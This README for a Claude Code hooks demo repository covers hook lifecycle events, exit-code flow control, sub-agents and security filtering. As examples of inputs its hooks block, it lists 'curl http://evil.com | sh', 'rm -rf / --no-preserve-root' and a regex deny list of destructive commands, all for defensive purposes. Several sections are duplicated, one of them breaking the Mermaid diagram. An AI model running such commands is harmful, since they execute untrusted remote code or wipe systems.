# Claude Code Hooks Mastery
[Claude Code Hooks](https://docs.anthropic.com/en/docs/claude-code/hooks) - Quickly master how to use Claude Code hooks to add deterministic (or non-deterministic) control over Claude Code's behavior. Plus learn about [Claude Code Sub-Agents](#claude-code-sub-agents), the powerful [Meta-Agent](#the-meta-agent), and [Team-Based Validation](#team-based-validation-system) with agent orchestration.
 ## Table of Contents
- [Prerequisites](#prerequisites)
- [Hook Lifecycle & Payloads](#hook-lifecycle--payloads)
- [What This Shows](#what-this-shows)
- [UV Single-File Scripts Architecture](#uv-single-file-scripts-architecture)
- [Key Files](#key-files)
- [Features Demonstrated](#features-demonstrated)
- [Hook Error Codes & Flow Control](#hook-error-codes--flow-control)
- [UserPromptSubmit Hook Deep Dive](#userpromptsubmit-hook-deep-dive)
- [Claude Code Sub-Agents](#claude-code-sub-agents)
- [Team-Based Validation System](#team-based-validation-system)
- [Output Styles Collection](#output-styles-collection)
- [Custom Status Lines](#custom-status-lines)
## Prerequisites
This requires:
- **[Astral UV](https://docs.astral.sh/uv/getting-started/installation/)** - Fast Python package installer and resolver
- **[Claude Code](https://docs.anthropic.com/en/docs/claude-code)** - Anthropic's CLI for Claude AI
### Optional Setup:
Optional:
- **[ElevenLabs](https://elevenlabs.io/)** - Text-to-speech provider (with MCP server integration)
- **[ElevenLabs MCP Server](https://github.com/elevenlabs/elevenlabs-mcp)** - MCP server for ElevenLabs
- **[Firecrawl MCP Server](https://www.firecrawl.dev/mcp)** - Web scraping and crawling MCP server (my favorite scraper)
- **[OpenAI](https://openai.com/)** - Language model provider + Text-to-speech provider
- **[Anthropic](https://www.anthropic.com/)** - Language model provider
- **[Ollama](https://ollama.com/)** - Local language model provider
## Hook Lifecycle & Payloads
This demo captures all 13 Claude Code hook lifecycle events with their JSON payloads:
### Hook Lifecycle Overview
```mermaid
flowchart TB
subgraph SESSION["🟢 Session Lifecycle"]
direction TB
SETUP[["🔧 Setup
## Table of Contents
- [Prerequisites](#prerequisites)
- [Hook Lifecycle & Payloads](#hook-lifecycle--payloads)
- [What This Shows](#what-this-shows)
- [UV Single-File Scripts Architecture](#uv-single-file-scripts-architecture)
- [Key Files](#key-files)
- [Features Demonstrated](#features-demonstrated)
- [Hook Error Codes & Flow Control](#hook-error-codes--flow-control)
- [UserPromptSubmit Hook Deep Dive](#userpromptsubmit-hook-deep-dive)
- [Claude Code Sub-Agents](#claude-code-sub-agents)
- [Team-Based Validation System](#team-based-validation-system)
- [Output Styles Collection](#output-styles-collection)
- [Custom Status Lines](#custom-status-lines)
## Prerequisites
This requires:
- **[Astral UV](https://docs.astral.sh/uv/getting-started/installation/)** - Fast Python package installer and resolver
- **[Claude Code](https://docs.anthropic.com/en/docs/claude-code)** - Anthropic's CLI for Claude AI
### Optional Setup:
Optional:
- **[ElevenLabs](https://elevenlabs.io/)** - Text-to-speech provider (with MCP server integration)
- **[ElevenLabs MCP Server](https://github.com/elevenlabs/elevenlabs-mcp)** - MCP server for ElevenLabs
- **[Firecrawl MCP Server](https://www.firecrawl.dev/mcp)** - Web scraping and crawling MCP server (my favorite scraper)
- **[OpenAI](https://openai.com/)** - Language model provider + Text-to-speech provider
- **[Anthropic](https://www.anthropic.com/)** - Language model provider
- **[Ollama](https://ollama.com/)** - Local language model provider
## Hook Lifecycle & Payloads
This demo captures all 13 Claude Code hook lifecycle events with their JSON payloads:
### Hook Lifecycle Overview
```mermaid
flowchart TB
subgraph SESSION["🟢 Session Lifecycle"]
direction TB
SETUP[["🔧 Setup
(init/maintenance)"]]
START[["▶️ SessionStart
(startup/resume/clear)"]]
END[["⏹️ SessionEnd
(exit/sigint/error)"]]
end
subgraph MAIN["🔄 Main Conversation Loop"]
direction TB
PROMPT[["📝 UserPromptSubmit"]]
CLAUDE["Claude Processes"]
subgraph TOOLS["🛠️ Tool Execution"]
direction TB
PRE[["🔒 PreToolUse"]]
PERM[["❓ PermissionRequest"]]
EXEC["Tool Executes"]
POST[["✅ PostToolUse"]]
FAIL[["❌ PostToolUseFailure"]]
end
subgraph SUBAGENT["🤖 Subagent Lifecycle"]
direction TB
SSTART[["🚀 SubagentStart"]]
SWORK["Subagent Works"]
SSTOP[["🏁 SubagentStop"]]
end
NOTIFY[["🔔 Notification
(Async)"]]
STOP[["🛑 Stop"]]
end
subgraph COMPACT["🗜️ Maintenance"]
PRECOMPACT[["📦 PreCompact"]]
end
SETUP --> START
START --> PROMPT
PROMPT --> CLAUDE
CLAUDE --> PRE
PRE --> PERM
PERM --> EXEC
EXEC --> POST
EXEC -.-> FAIL
CLAUDE -.-> SSTART
SSTART --> SWORK
SWORK --> SSTOP
POST --> CLAUDE
CLAUDE --> STOP
CLAUDE -.-> NOTIFY
STOP --> PROMPT
STOP -.-> END
PROMPT -.-> PRECOMPACT
PRECOMPACT -.-> PROMPT
```
### 1. UserPromptSubmit Hook
**Fires:** Immediately when user submits a prompt (before Claude processes it)
**Payload:** `prompt` text, `session_id`, timestamp
**Enhanced:** Prompt validation, logging, context injection, security filtering
### 2. PreToolUse Hook
**Fires:** Before any tool execution
**Payload:** `tool_name`, `tool_input` parameters
**Enhanced:** Blocks dangerous commands (`rm -rf`, `.env` access)
### 3. PostToolUse Hook
**Fires:** After successful tool completion
**Payload:** `tool_name`, `tool_input`, `tool_response` with results
### 4. Notification Hook
**Fires:** When Claude Code sends notifications (waiting for input, etc.)
**Payload:** `message` content
**Enhanced:** TTS alerts - "Your agent needs your input" (30% chance includes name)
### 5. Stop Hook
**Fires:** When Claude Code finishes responding
**Payload:** `stop_hook_active` boolean flag
**Enhanced:** AI-generated completion messages with TTS playback (LLM priority: OpenAI > Anthropic > Ollama > random)
### 6. SubagentStop Hook
**Fires:** When Claude Code subagents (Task tools) finish responding
**Payload:** `stop_hook_active` boolean flag
**Enhanced:** TTS playback - "Subagent Complete"
### 7. PreCompact Hook
**Fires:** Before Claude Code performs a compaction operation
**Payload:** `trigger` ("manual" or "auto"), `custom_instructions` (for manual), session info
**Enhanced:** Transcript backup, verbose feedback for manual compaction
### 8. SessionStart Hook
**Fires:** When Claude Code starts a new session or resumes an existing one
**Payload:** `source` ("startup", "resume", or "clear"), session info
**Enhanced:** Development context loading (git status, recent issues, context files)
### 9. SessionEnd Hook
**Fires:** When Claude Code session ends (exit, sigint, or error)
**Payload:** `session_id`, `transcript_path`, `cwd`, `permission_mode`, `reason`
**Enhanced:** Session logging with optional cleanup tasks (removes temp files, stale logs)
### 10. PermissionRequest Hook
**Fires:** When user is shown a permission dialog
**Payload:** `tool_name`, `tool_input`, `tool_use_id`, session info
**Enhanced:** Permission auditing, auto-allow for read-only ops (Read, Glob, Grep, safe Bash)
### 11. PostToolUseFailure Hook
**Fires:** When a tool execution fails
**Payload:** `tool_name`, `tool_input`, `tool_use_id`, `error` object
**Enhanced:** Structured error logging with timestamps and full context
### 12. SubagentStart Hook
**Fires:** When a subagent (Task tool) spawns
**Payload:** `agent_id`, `agent_type`, session info
**Enhanced:** Subagent spawn logging with optional TTS announcement
### 13. Setup Hook
**Fires:** When Claude enters a repository (init) or periodically (maintenance)
**Payload:** `trigger` ("init" or "maintenance"), session info
**Enhanced:** Environment persistence via `CLAUDE_ENV_FILE`, context injection via `additionalContext`
## What This Shows
- **Complete hook lifecycle coverage** - All 13 hook events implemented and logging (11/13 validated via automated testing)
- **Prompt-level control** - UserPromptSubmit validates and enhances prompts before Claude sees them
- **Intelligent TTS system** - AI-generated audio feedback with voice priority (ElevenLabs > OpenAI > pyttsx3)
- **Security enhancements** - Blocks dangerous commands and sensitive file access at multiple levels
- **Personalized experience** - Uses engineer name from environment variables
- **Automatic logging** - All hook events are logged as JSON to `logs/` directory
- **Chat transcript extraction** - PostToolUse hook converts JSONL transcripts to readable JSON format
- **Team-based validation** - Builder/Validator agent pattern with code quality hooks
> **Warning:** The `chat.json` file contains only the most recent Claude Code conversation. It does not preserve conversations from previous sessions - each new conversation is fully copied and overwrites the previous one. This is unlike the other logs which are appended to from every claude code session.
## UV Single-File Scripts Architecture
This project leverages **[UV single-file scripts](https://docs.astral.sh/uv/guides/scripts/)** to keep hook logic cleanly separated from your main codebase. All hooks live in `.claude/hooks/` as standalone Python scripts with embedded dependency declarations.
**Benefits:**
- **Isolation** - Hook logic stays separate from your project dependencies
- **Portability** - Each hook script declares its own dependencies inline
- **No Virtual Environment Management** - UV handles dependencies automatically
- **Fast Execution** - UV's dependency resolution is lightning-fast
- **Self-Contained** - Each hook can be understood and modified independently
This approach ensures your hooks remain functional across different environments without polluting your main project's dependency tree.
## Key Files
- `.claude/settings.json` - Hook configuration with permissions
- `.claude/hooks/` - Python scripts using uv for each hook type
- `user_prompt_submit.py` - Prompt validation, logging, and context injection
- `pre_tool_use.py` - Security blocking and logging
- `post_tool_use.py` - Logging and transcript conversion
- `post_tool_use_failure.py` - Error logging with structured details
- `notification.py` - Logging with optional TTS (--notify flag)
- `stop.py` - AI-generated completion messages with TTS
- `subagent_stop.py` - Simple "Subagent Complete" TTS
- `subagent_start.py` - Subagent spawn logging with optional TTS
- `pre_compact.py` - Transcript backup and compaction logging
- `session_start.py` - Development context loading and session logging
- `session_end.py` - Session cleanup and logging
- `permission_request.py` - Permission auditing and auto-allow
- `setup.py` - Repository initialization and maintenance
- `validators/` - Code quality validation hooks
- `ruff_validator.py` - Python linting via Ruff (PostToolUse)
- `ty_validator.py` - Python type checking (PostToolUse)
- `utils/` - Intelligent TTS and LLM utility scripts
- `tts/` - Text-to-speech providers (ElevenLabs, OpenAI, pyttsx3)
- `tts_queue.py` - Queue-based TTS management (prevents overlapping audio)
- `llm/` - Language model integrations (OpenAI, Anthropic, Ollama)
- `task_summarizer.py` - LLM-powered task completion summaries
- `.claude/status_lines/` - Real-time terminal status displays
- `status_line.py` - Basic MVP with git info
- `status_line_v2.py` - Smart prompts with color coding
- `status_line_v3.py` - Agent sessions with history
- `status_line_v4.py` - Extended metadata support
- `status_line_v5.py` - Cost tracking with line changes
- `status_line_v6.py` - Context window usage bar
- `status_line_v7.py` - Session duration timer
- `status_line_v8.py` - Token usage with cache stats
- `status_line_v9.py` - Minimal powerline style
- `.claude/output-styles/` - Response formatting configurations
- `genui.md` - Generates beautiful HTML with embedded styling
- `table-based.md` - Organizes information in markdown tables
- `yaml-structured.md` - YAML configuration format
- `bullet-points.md` - Clean nested lists
- `ultra-concise.md` - Minimal words, maximum speed
- `html-structured.md` - Semantic HTML5
- `markdown-focused.md` - Rich markdown features
- `tts-summary.md` - Audio feedback via TTS
- `.claude/commands/` - Custom slash commands
- `prime.md` - Project analysis and understanding
- `plan_w_team.md` - Team-based build/validate workflow
- `crypto_research.md` - Cryptocurrency research workflows
- `cook.md` - Advanced task execution
- `update_status_line.md` - Dynamic status updates
- `.claude/agents/` - Sub-agent configurations
- `crypto/` - Cryptocurrency analysis agents
- `team/` - Team-based workflow agents
- `builder.md` - Implementation agent (all tools)
- `validator.md` - Read-only validation agent
- `hello-world-agent.md` - Simple greeting example
- `llm-ai-agents-and-eng-research.md` - AI research specialist
- `meta-agent.md` - Agent that creates other agents
- `work-completion-summary.md` - Audio summary generator
- `logs/` - JSON logs of all hook executions
- `user_prompt_submit.json` - User prompt submissions with validation
- `pre_tool_use.json` - Tool use events with security blocking
- `post_tool_use.json` - Tool completion events
- `post_tool_use_failure.json` - Tool failure events with error details
- `notification.json` - Notification events
- `stop.json` - Stop events with completion messages
- `subagent_stop.json` - Subagent completion events
- `subagent_start.json` - Subagent spawn events
- `pre_compact.json` - Pre-compaction events with trigger type
- `session_start.json` - Session start events with source type
- `session_end.json` - Session end events with reason
- `permission_request.json` - Permission request audit log
- `setup.json` - Setup events with trigger type
- `chat.json` - Readable conversation transcript (generated by --chat flag)
- `ai_docs/` - Documentation resources
- `cc_hooks_docs.md` - Complete hooks documentation from Anthropic
- `claude_code_status_lines_docs.md` - Status line input schema and configuration
- `user_prompt_submit_hook.md` - Comprehensive UserPromptSubmit hook documentation
- `uv-single-file-scripts.md` - UV script architecture documentation
- `anthropic_custom_slash_commands.md` - Slash commands documentation
- `anthropic_docs_subagents.md` - Sub-agents documentation
- `ruff.toml` - Ruff linter configuration for Python code quality
- `ty.toml` - Type checker configuration for Python type validation
Hooks provide deterministic control over Claude Code behavior without relying on LLM decisions.
## Features Demonstrated
- Prompt validation and security filtering
- Context injection for enhanced AI responses
- Command logging and auditing
- Automatic transcript conversion
- Permission-based tool access control
- Error handling in hook execution
Run any Claude Code command to see hooks in action via the `logs/` files.
## Hook Error Codes & Flow Control
Claude Code hooks provide powerful mechanisms to control execution flow and provide feedback through exit codes and structured JSON output.
### Exit Code Behavior
Hooks communicate status and control flow through exit codes:
| Exit Code | Behavior | Description |
| --------- | ------------------ | -------------------------------------------------------------------------------------------- |
| **0** | Success | Hook executed successfully. `stdout` shown to user in transcript mode (Ctrl-R) |
| **2** | Blocking Error | **Critical**: `stderr` is fed back to Claude automatically. See hook-specific behavior below |
| **Other** | Non-blocking Error | `stderr` shown to user, execution continues normally |
### Hook-Specific Flow Control
Each hook type has different capabilities for blocking and controlling Claude Code's behavior:
#### UserPromptSubmit Hook - **CAN BLOCK PROMPTS & ADD CONTEXT**
- **Primary Control Point**: Intercepts user prompts before Claude processes them
- **Exit Code 2 Behavior**: Blocks the prompt entirely, shows error message to user
- **Use Cases**: Prompt validation, security filtering, context injection, audit logging
- **Example**: Our `user_prompt_submit.py` logs all prompts and can validate them
#### PreToolUse Hook - **CAN BLOCK TOOL EXECUTION**
- **Primary Control Point**: Intercepts tool calls before they execute
- **Exit Code 2 Behavior**: Blocks the tool call entirely, shows error message to Claude
- **Use Cases**: Security validation, parameter checking, dangerous command prevention
- **Example**: Our `pre_tool_use.py` blocks `rm -rf` commands with exit code 2
```python
# Block dangerous commands
if is_dangerous_rm_command(command):
print("BLOCKED: Dangerous rm command detected", file=sys.stderr)
sys.exit(2) # Blocks tool call, shows error to Claude
```
#### PostToolUse Hook - **CANNOT BLOCK (Tool Already Executed)**
- **Primary Control Point**: Provides feedback after tool completion
- **Exit Code 2 Behavior**: Shows error to Claude (tool already ran, cannot be undone)
- **Use Cases**: Validation of results, formatting, cleanup, logging
- **Limitation**: Cannot prevent tool execution since it fires after completion
#### Notification Hook - **CANNOT BLOCK**
- **Primary Control Point**: Handles Claude Code notifications
- **Exit Code 2 Behavior**: N/A - shows stderr to user only, no blocking capability
- **Use Cases**: Custom notifications, logging, user alerts
- **Limitation**: Cannot control Claude Code behavior, purely informational
#### Stop Hook - **CAN BLOCK STOPPING**
- **Primary Control Point**: Intercepts when Claude Code tries to finish responding
- **Exit Code 2 Behavior**: Blocks stoppage, shows error to Claude (forces continuation)
- **Use Cases**: Ensuring tasks complete, validation of final state use this to FORCE CONTINUATION
- **Caution**: Can cause infinite loops if not properly controlled
#### SubagentStop Hook - **CAN BLOCK SUBAGENT STOPPING**
- **Primary Control Point**: Intercepts when Claude Code subagents try to finish
- **Exit Code 2 Behavior**: Blocks subagent stoppage, shows error to subagent
- **Use Cases**: Ensuring subagent tasks complete properly
- **Example**: Our `subagent_stop.py` logs events and announces completion
#### PreCompact Hook - **CANNOT BLOCK**
- **Primary Control Point**: Fires before compaction operations
- **Exit Code 2 Behavior**: N/A - shows stderr to user only, no blocking capability
- **Use Cases**: Transcript backup, context preservation, pre-compaction logging
- **Example**: Our `pre_compact.py` creates transcript backups before compaction
#### SessionStart Hook - **CANNOT BLOCK**
- **Primary Control Point**: Fires when new sessions start or resume
- **Exit Code 2 Behavior**: N/A - shows stderr to user only, no blocking capability
- **Use Cases**: Loading development context, session initialization, environment setup
- **Example**: Our `session_start.py` loads git status, recent issues, and context files
### Advanced JSON Output Control
Beyond simple exit codes, hooks can return structured JSON for sophisticated control:
#### Common JSON Fields (All Hook Types)
```json
{
"continue": true, // Whether Claude should continue (default: true)
"stopReason": "string", // Message when continue=false (shown to user)
"suppressOutput": true // Hide stdout from transcript (default: false)
}
```
#### PreToolUse Decision Control
```json
{
"decision": "approve" | "block" | undefined,
"reason": "Explanation for decision"
}
```
- **"approve"**: Bypasses permission system, `reason` shown to user
- **"block"**: Prevents tool execution, `reason` shown to Claude
- **undefined**: Normal permission flow, `reason` ignored
#### PostToolUse Decision Control
```json
{
"decision": "block" | undefined,
"reason": "Explanation for decision"
}
```
- **"block"**: Automatically prompts Claude with `reason`
- **undefined**: No action, `reason` ignored
#### Stop Decision Control
```json
{
"decision": "block" | undefined,
"reason": "Must be provided when blocking Claude from stopping"
}
```
- **"block"**: Prevents Claude from stopping, `reason` tells Claude how to proceed
- **undefined**: Allows normal stopping, `reason` ignored
### Flow Control Priority
When multiple control mechanisms are used, they follow this priority:
1. **`"continue": false`** - Takes precedence over all other controls
2. **`"decision": "block"`** - Hook-specific blocking behavior
3. **Exit Code 2** - Simple blocking via stderr
4. **Other Exit Codes** - Non-blocking errors
### Security Implementation Examples
#### 1. Command Validation (PreToolUse)
```python
# Block dangerous patterns
dangerous_patterns = [
r'rm\s+.*-[rf]', # rm -rf variants
r'sudo\s+rm', # sudo rm commands
r'chmod\s+777', # Dangerous permissions
r'>\s*/etc/', # Writing to system directories
]
for pattern in dangerous_patterns:
if re.search(pattern, command, re.IGNORECASE):
print(f"BLOCKED: {pattern} detected", file=sys.stderr)
sys.exit(2)
```
#### 2. Result Validation (PostToolUse)
```python
# Validate file operations
if tool_name == "Write" and not tool_response.get("success"):
output = {
"decision": "block",
"reason": "File write operation failed, please check permissions and retry"
}
print(json.dumps(output))
sys.exit(0)
```
#### 3. Completion Validation (Stop Hook)
```python
# Ensure critical tasks are complete
if not all_tests_passed():
output = {
"decision": "block",
"reason": "Tests are failing. Please fix failing tests before completing."
}
print(json.dumps(output))
sys.exit(0)
```
### Hook Execution Environment
- **Timeout**: 60-second execution limit per hook
- **Parallelization**: All matching hooks run in parallel
- **Environment**: Inherits Claude Code's environment variables
- **Working Directory**: Runs in current project directory
- **Input**: JSON via stdin with session and tool data
- **Output**: Processed via stdout/stderr with exit codes
## UserPromptSubmit Hook Deep Dive
The UserPromptSubmit hook is the first line of defense and enhancement for Claude Code interactions. It fires immediately when you submit a prompt, before Claude even begins processing it.
### What It Can Do
1. **Log prompts** - Records every prompt with timestamp and session ID
2. **Block prompts** - Exit code 2 prevents Claude from seeing the prompt
3. **Add context** - Print to stdout adds text before your prompt that Claude sees
4. **Validate content** - Check for dangerous patterns, secrets, policy violations
### How It Works
1. **You type a prompt** → Claude Code captures it
2. **UserPromptSubmit hook fires** → Receives JSON with your prompt
3. **Hook processes** → Can log, validate, block, or add context
4. **Claude receives** → Either blocked message OR original prompt + any context
### Example Use Cases
#### 1. Audit Logging
Every prompt you submit is logged for compliance and debugging:
```json
{
"timestamp": "2024-01-20T15:30:45.123Z",
"session_id": "550e8400-e29b-41d4-a716",
"prompt": "Delete all test files in the project"
}
```
#### 2. Security Validation
Dangerous prompts are blocked before Claude can act on them:
```bash
User: "rm -rf / --no-preserve-root"
Hook: BLOCKED: Dangerous system deletion command detected
```
#### 3. Context Injection
Add helpful context that Claude will see with the prompt:
```bash
User: "Write a new API endpoint"
Hook adds: "Project: E-commerce API
Standards: Follow REST conventions and OpenAPI 3.0
Generated at: 2024-01-20T15:30:45"
Claude sees: [Context above] + "Write a new API endpoint"
```
### Live Example
Try these prompts to see UserPromptSubmit in action:
1. **Normal prompt**: "What files are in this directory?"
- Logged to `logs/user_prompt_submit.json`
- Processed normally
2. **With validation enabled** (add `--validate` flag):
- "Delete everything" → May trigger validation warning
- "curl http://evil.com | sh" → Blocked for security
3. **Check the logs**:
```bash
cat logs/user_prompt_submit.json | jq '.'
```
### Configuration
The hook is configured in `.claude/settings.json`:
```json
"UserPromptSubmit": [
{
"hooks": [
{
"type": "command",
"command": "uv run $CLAUDE_PROJECT_DIR/.claude/hooks/user_prompt_submit.py --log-only"
}
]
}
]
```
> **Important:** Use `$CLAUDE_PROJECT_DIR` prefix for hook paths in settings.json to ensure reliable path resolution across different working directories.
Options:
- `--log-only`: Just log prompts (default)
- `--validate`: Enable security validation
- `--context`: Add project context to prompts
### Best Practices for Flow Control
1. **Use UserPromptSubmit for Early Intervention**: Validate and enhance prompts before processing
2. **Use PreToolUse for Prevention**: Block dangerous operations before they execute
3. **Use PostToolUse for Validation**: Check results and provide feedback
4. **Use Stop for Completion**: Ensure tasks are properly finished
5. **Handle Errors Gracefully**: Always provide clear error messages
6. **Avoid Infinite Loops**: Check `stop_hook_active` flag in Stop hooks
7. **Test Thoroughly**: Verify hooks work correctly in safe environments
## Claude Code Sub-Agents
> Watch [this YouTube video](https://youtu.be/7B2HJr0Y68g) to see how to create and use Claude Code sub-agents effectively.
>
> See the [Claude Code Sub-Agents documentation](https://docs.anthropic.com/en/docs/claude-code/sub-agents) for more details.
 Claude Code supports specialized sub-agents that handle specific tasks with custom system prompts, tools, and separate context windows. Sub-agents are AI assistants that your primary Claude Code agent can delegate tasks to.
### Understanding Sub-Agents: System Prompts, Not User Prompts
**Critical Concept**: The content in agent files (`.claude/agents/*.md`) are **system prompts** that configure the sub-agent's behavior. They are NOT user prompts. This is the #1 misunderstanding when creating agents.
**Information Flow**:
```
You (User) → Primary Agent → Sub-Agent → Primary Agent → You (User)
```
Claude Code supports specialized sub-agents that handle specific tasks with custom system prompts, tools, and separate context windows. Sub-agents are AI assistants that your primary Claude Code agent can delegate tasks to.
### Understanding Sub-Agents: System Prompts, Not User Prompts
**Critical Concept**: The content in agent files (`.claude/agents/*.md`) are **system prompts** that configure the sub-agent's behavior. They are NOT user prompts. This is the #1 misunderstanding when creating agents.
**Information Flow**:
```
You (User) → Primary Agent → Sub-Agent → Primary Agent → You (User)
```
 1. **You** make a request to Claude Code (primary agent)
2. **Primary Agent** analyzes your request and delegates to appropriate sub-agent
3. **Sub-Agent** executes task using its system prompt instructions
4. **Sub-Agent** reports results back to primary agent
5. **Primary Agent** synthesizes and presents results to you
**Key Points**:
- Sub-agents NEVER communicate directly with you
- Sub-agents start fresh with no conversation history
- Sub-agents respond to the primary agent's prompt, not yours
- The `description` field tells the primary agent WHEN to use the sub-agent
### Agent Storage & Organization
This repository demonstrates various agent configurations:
**Project Agents** (`.claude/agents/`):
```
.claude/agents/
├── crypto/ # Cryptocurrency analysis agents
│ ├── crypto-coin-analyzer-haiku.md
│ ├── crypto-coin-analyzer-opus.md
│ ├── crypto-coin-analyzer-sonnet.md
│ ├── crypto-investment-plays-*.md
│ ├── crypto-market-agent-*.md
│ ├── crypto-movers-haiku.md
│ └── macro-crypto-correlation-scanner-*.md
├── hello-world-agent.md # Simple greeting agent
├── llm-ai-agents-and-eng-research.md # AI research specialist
├── meta-agent.md # Agent that creates agents
└── work-completion-summary.md # Audio summary generator
```
**Storage Hierarchy**:
- **Project agents**: `.claude/agents/` (higher priority, project-specific)
- **User agents**: `~/.claude/agents/` (lower priority, available across all projects)
- **Format**: Markdown files with YAML frontmatter
**Agent File Structure:**
```yaml
---
name: agent-name
description: When to use this agent (critical for automatic delegation)
tools: Tool1, Tool2, Tool3 # Optional - inherits all tools if omitted
color: Cyan # Visual identifier in terminal
model: opus # Optional - haiku | sonnet | opus - defaults to sonnet
---
# Purpose
You are a [role definition].
## Instructions
1. Step-by-step instructions
2. What the agent should do
3. How to report results
## Report/Response Format
Specify how the agent should communicate results back to the primary agent.
```
Sub-agents enable:
- **Task specialization** - Code reviewers, debuggers, test runners
- **Context preservation** - Each agent operates independently
- **Tool restrictions** - Grant only necessary permissions
- **Automatic delegation** - Claude proactively uses the right agent
### Key Engineering Insights
**Two Critical Mistakes to Avoid:**
1. **Misunderstanding the System Prompt** - What you write in agent files is the *system prompt*, not a user prompt. This changes how you structure instructions and what information is available to the agent.
2. **Ignoring Information Flow** - Sub-agents respond to your primary agent, not to you. Your primary agent prompts sub-agents based on your original request, and sub-agents report back to the primary agent, which then reports to you.
**Best Practices:**
- Use the `description` field to tell your primary agent *when* and *how* to prompt sub-agents
- Include phrases like "use PROACTIVELY" or trigger words (e.g., "if they say TTS") in descriptions
- Remember sub-agents start fresh with no context - be explicit about what they need to know
- Follow Problem → Solution → Technology approach when building agents
### Complex Workflows & Agent Chaining
Claude Code can intelligently chain multiple sub-agents together for complex tasks:
1. **You** make a request to Claude Code (primary agent)
2. **Primary Agent** analyzes your request and delegates to appropriate sub-agent
3. **Sub-Agent** executes task using its system prompt instructions
4. **Sub-Agent** reports results back to primary agent
5. **Primary Agent** synthesizes and presents results to you
**Key Points**:
- Sub-agents NEVER communicate directly with you
- Sub-agents start fresh with no conversation history
- Sub-agents respond to the primary agent's prompt, not yours
- The `description` field tells the primary agent WHEN to use the sub-agent
### Agent Storage & Organization
This repository demonstrates various agent configurations:
**Project Agents** (`.claude/agents/`):
```
.claude/agents/
├── crypto/ # Cryptocurrency analysis agents
│ ├── crypto-coin-analyzer-haiku.md
│ ├── crypto-coin-analyzer-opus.md
│ ├── crypto-coin-analyzer-sonnet.md
│ ├── crypto-investment-plays-*.md
│ ├── crypto-market-agent-*.md
│ ├── crypto-movers-haiku.md
│ └── macro-crypto-correlation-scanner-*.md
├── hello-world-agent.md # Simple greeting agent
├── llm-ai-agents-and-eng-research.md # AI research specialist
├── meta-agent.md # Agent that creates agents
└── work-completion-summary.md # Audio summary generator
```
**Storage Hierarchy**:
- **Project agents**: `.claude/agents/` (higher priority, project-specific)
- **User agents**: `~/.claude/agents/` (lower priority, available across all projects)
- **Format**: Markdown files with YAML frontmatter
**Agent File Structure:**
```yaml
---
name: agent-name
description: When to use this agent (critical for automatic delegation)
tools: Tool1, Tool2, Tool3 # Optional - inherits all tools if omitted
color: Cyan # Visual identifier in terminal
model: opus # Optional - haiku | sonnet | opus - defaults to sonnet
---
# Purpose
You are a [role definition].
## Instructions
1. Step-by-step instructions
2. What the agent should do
3. How to report results
## Report/Response Format
Specify how the agent should communicate results back to the primary agent.
```
Sub-agents enable:
- **Task specialization** - Code reviewers, debuggers, test runners
- **Context preservation** - Each agent operates independently
- **Tool restrictions** - Grant only necessary permissions
- **Automatic delegation** - Claude proactively uses the right agent
### Key Engineering Insights
**Two Critical Mistakes to Avoid:**
1. **Misunderstanding the System Prompt** - What you write in agent files is the *system prompt*, not a user prompt. This changes how you structure instructions and what information is available to the agent.
2. **Ignoring Information Flow** - Sub-agents respond to your primary agent, not to you. Your primary agent prompts sub-agents based on your original request, and sub-agents report back to the primary agent, which then reports to you.
**Best Practices:**
- Use the `description` field to tell your primary agent *when* and *how* to prompt sub-agents
- Include phrases like "use PROACTIVELY" or trigger words (e.g., "if they say TTS") in descriptions
- Remember sub-agents start fresh with no context - be explicit about what they need to know
- Follow Problem → Solution → Technology approach when building agents
### Complex Workflows & Agent Chaining
Claude Code can intelligently chain multiple sub-agents together for complex tasks:
